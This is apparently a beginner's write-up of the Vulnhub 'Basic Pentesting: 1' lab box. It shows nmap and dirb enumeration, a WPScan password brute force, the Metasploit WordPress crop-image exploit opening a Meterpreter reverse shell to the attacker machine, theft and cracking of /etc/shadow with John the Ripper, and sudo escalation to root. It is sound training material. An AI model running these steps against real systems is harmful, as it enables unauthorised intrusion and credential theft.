Basic Pentesting: 1
Vulnhub
Box by: Josiah Pierce

This beginner-friendly Boot2Root box was my first-ever penetration testing challenge. It required directory enumeration, brute forcing, an RCE exploit, and privilege escalation to gain root access.

Initial Reconnaissance

Nmap Scan

I began with a standard Nmap scan, which revealed the following open ports:

- **FTP (21)**
- **SSH (22)**
- **Apache Web Server (80)**


```
┌──(justin㉿redteam)-[~/Desktop]
└─$ nmap -sV -sC -oA box1:Basic_Pentesting/nmap.txt 192.168.0.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 10:45 EDT
Nmap scan report for 192.168.0.4
Host is up (0.0057s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.31 seconds
```

FTP & SSH Enumeration

I attempted logging in via SSH with basic credentials (e.g., `root:password`) but had no success. I also tried anonymous login for FTP and basic email credential brute forcing, but none worked.

Web Enumeration

I then moved on to port 80, aka the webserver. After navigating to the site, this was the home page




Port 80 - Web Server Analysis

Upon navigating to the webserver, I ran a directory brute force scan (`dirb`) and discovered a directory named `/secret`.

Inside, I found that the website was powered by **WordPress (v4.9)**. Noting that the links were resolved to `vtcsec`, I added this to my `/etc/hosts` file for proper name resolution.

```
┌──(justin㉿redteam)-[/usr/share/wordlists/dirb]
└─$ dirb http://192.168.0.4

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Apr  1 11:00:34 2025
URL_BASE: http://192.168.0.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------


GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.4/ ----

+ http://192.168.0.4/index.html (CODE:200|SIZE:177)

==> DIRECTORY: http://192.168.0.4/secret/
+ http://192.168.0.4/server-status (CODE:403|SIZE:299)

---- Entering directory: http://192.168.0.4/secret/ ----
```



My secret blog – Just anc × | view-source:vtcsec/secre × | +


Not secure | view-source:vtcsec/secret/


Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | OffSec | Exploit-DB | Google Hackin...

```
    box-shadow: none !important;
    height: 1em !important;
    width: 1em !important;
    margin: 0 .07em !important;
    vertical-align: -0.1em !important;
    background: none !important;
    padding: 0 !important;
}
</style>
<link rel='stylesheet' id='twentyseventeen-fonts-css'  href='https://fonts.googleapis.com/css?family=Libre+Franklin%3A300%2C300i%2C400%2C400i%2C600%2C600i%2C800%2C800i&#038;subset=latin%2Clatin-ext' type='text/css' media='all
<link rel='stylesheet' id='twentyseventeen-style-css'  href='http://vtcsec/secret/wp-content/themes/twentyseventeen/style.css?ver=4.9' type='text/css' media='all' />
<!--[if lt IE 9]>
<link rel='stylesheet' id='twentyseventeen-ie8-css'  href='http://vtcsec/secret/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0' type='text/css' media='all' />
<![endif]-->
<!--[if lt IE 9]>
<script type='text/javascript' src='http://vtcsec/secret/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3'></script>
<![endif]-->
<script type='text/javascript' src='http://vtcsec/secret/wp-includes/js/jquery/jquery.js?ver=1.12.4'></script>
<script type='text/javascript' src='http://vtcsec/secret/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1'></script>
<link rel='https://api.w.org/' href='http://vtcsec/secret/index.php/wp-json/' />
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://vtcsec/secret/xmlrpc.php?rsd" />
<link rel="wlwmanifest" type="application/wlwmanifest+xml" href="http://vtcsec/secret/wp-includes/wlwmanifest.xml" />
<meta name="generator" content="WordPress 4.9" />
        <style type="text/css">.recentcomments a{display:inline !important;padding:0 !important;margin:0 !important;}</style>
        </head>

<body class="home blog hfeed has-header-image has-sidebar colors-light">
<div id="page" class="site">
    <a class="skip-link screen-reader-text" href="#content">Skip to content</a>

    <header id="masthead" class="site-header" role="banner">

        <div class="custom-header">

        <div class="custom-header-media">
            <div id="wp-custom-header" class="wp-custom-header"><img src="http://vtcsec/secret/wp-content/themes/twentyseventeen/assets/images/header.jpg" width="2000" height="1200" alt="My secret blog" /></div>     </div>

    <div class="site-branding">
    <div class="wrap">


        <div class="site-branding-text">
                            <h1 class="site-title"><a href="http://vtcsec/secret/" rel="home">My secret blog</a></h1>

                            <p class="site-description">Just another WordPress site</p>
                    </div><!-- .site-branding-text -->

                <a href="#content" class="menu-scroll-down"><svg class="icon icon-arrow-right" aria-hidden="true" role="img"> <use href="#icon-arrow-right" xlink:href="#icon-arrow-right"></use> </svg><span class="screen-reade

    </div><!-- .wrap -->
</div><!-- .site-branding -->
```

WordPress Login Brute Force

I found the WordPress login page and tested random credentials. When entering an incorrect username and password, it provided a generic error. However, entering `admin` as the username triggered a different response, indicating it was valid.






Using **WPScan**, I attempted a brute-force attack to uncover the password. Unfortunately, I stopped the attack too early instead of letting it run in the background. Later, I found that the correct password (`admin`) was present in **RockYou.txt (line 19819)**, and I would have obtained it had I been more patient.

```
┌──(justin㉿redteam)-[/etc]
└─$ wpscan --url http://192.168.0.4/secret/ --passwords /usr/share/wordlists/
rockyou.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.0.4/secret/ [192.168.0.4]
[+] Started: Tue Apr  1 13:41:45 2025
```

```
[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.0.4/secret/wp-content/plugins/akismet/
 | Last Updated: 2025-02-14T18:49:00.000Z
 | Readme: http://192.168.0.4/secret/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.3.7
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.0.4/secret/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.1 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.0.4/secret/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://192.168.0.4/secret/wp-content/plugins/akismet/readme.txt
```



Exploitation

Remote Code Execution

After gaining WordPress admin access, I searched for available exploits in **Metasploit**. I selected an exploit that leveraged a **Local File Inclusion (LFI) vulnerability** in the crop-image function, allowing for **Remote Code Execution (RCE)**.

Executing the exploit provided me with a **Meterpreter shell**, granting user-level access to the system.

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search wordpress 4.9

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/wp_crop_rce                        2019-02-19       excellent  Yes    WordPress Crop-image Shell Upload
   1  exploit/unix/webapp/wp_infinitewp_auth_bypass         2020-01-14       manual     Yes    WordPress InfiniteWP Client Authentication Bypass
   2  auxiliary/scanner/http/wp_woocommerce_payments_add_user  2023-03-22       normal     Yes    Wordpress Plugin WooCommerce Payments Unauthenticated Admin Creation
```

```
Shell No. 1
File  Actions  Edit  View  Help
     Module: exploit/multi/http/wp_crop_rce
   Platform: PHP
       Arch: php
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2019-02-19

Provided by:
  RIPSTECH Technology
  Wilfried Becard <wilfried.becard@synacktiv.com>

Module side effects:
 artifacts-on-disk
 ioc-in-logs

Module stability:
 crash-safe

Module reliability:
 repeatable-session

Available targets:
      Id  Name
      --  ----
  ⇒  0   WordPress

Check supported:
  Yes

Basic options:
  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  PASSWORD                    yes       The WordPress password to authenticate with
  Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
  USERNAME                    yes       The WordPress username to authenticate with
  VHOST                       no        HTTP server virtual host

Payload information:

Description:
  This module exploits a path traversal and a local file inclusion
  vulnerability on WordPress versions 5.0.0 and ≤ 4.9.8.
  The crop-image function allows a user, with at least author privileges,
  to resize an image and perform a path traversal by changing the _wp_attached_file
  reference during the upload. The second part of the exploit will include
  this image in the current theme by changing the _wp_page_template attribute
  when creating a post.
```


```
msf6 > use exploit/multi/http/wp_crop_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 192.168.0.3
LHOST ⇒ 192.168.0.3
msf6 exploit(multi/http/wp_crop_rce) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/http/wp_crop_rce) > set rhosts http://192.168.0.4/secrets
rhosts ⇒ http://192.168.0.4/secrets
msf6 exploit(multi/http/wp_crop_rce) > set username admin
username ⇒ admin
msf6 exploit(multi/http/wp_crop_rce) > set password admin
password => admin
msf6 exploit(multi/http/wp_crop_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.0.3:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 192.168.0.4
[*] Meterpreter session 1 opened (192.168.0.3:4444 → 192.168.0.4:34324) at 2
025-04-01 14:41:23 -0400
[*] Attempting to clean up files...

meterpreter > ls
Listing: /var/www/html/secret
=============================
```


Privilege Escalation

Extracting User Credentials

Since I did not yet have root access, I checked **/etc/passwd** and **/etc/shadow**, finding them **readable**. This was a significant misconfiguration.



I noticed the user Marlinspike. I then used the download function on meterpreter to copy the /passwd and /shadow file.



I realized that since the shadow file was readable by default, I did not have to unshadow and could have just ran “john shadow”. When **RockYou.txt** failed, I used `john mypasswd.txt`, which successfully cracked the password.

```
┌──(justin㉿redteam)-[~]
└─$ unshadow passwd shadow > mypasswd.txt

┌──(justin㉿redteam)-[~]
└─$ john mypasswd.txt --wordlist=/usr/share/wordlists/rockyou.txt
```

```
┌──(justin㉿redteam)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  mypasswd.txt  passwd  shadow

┌──(justin㉿redteam)-[~]
└─$ john mypasswd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for performance.
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2025-04-02 10:25) 20.00g/s 100.0p/s 100.0c/s 100.0C/s marlinspike..marli
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(justin㉿redteam)-[~]
└─$
```

Gaining Root Access

Using the recovered credentials, I logged in via **SSH** as Marlinspike and escalated privileges to **root**, completing the challenge.

```
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ sudo su
root@vtcsec:/home/marlinspike# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:/home/marlinspike#
```

Lessons Learned

1. **Patience with Brute-Forcing** – I should have let WPScan run in the background instead of stopping prematurely.
2. **Checking Readable Files Early** – `/etc/shadow` being readable significantly sped up privilege escalation.
3. **Using John the Ripper Efficiently** – Running `john` without a wordlist should be my initial approach before specifying dictionaries.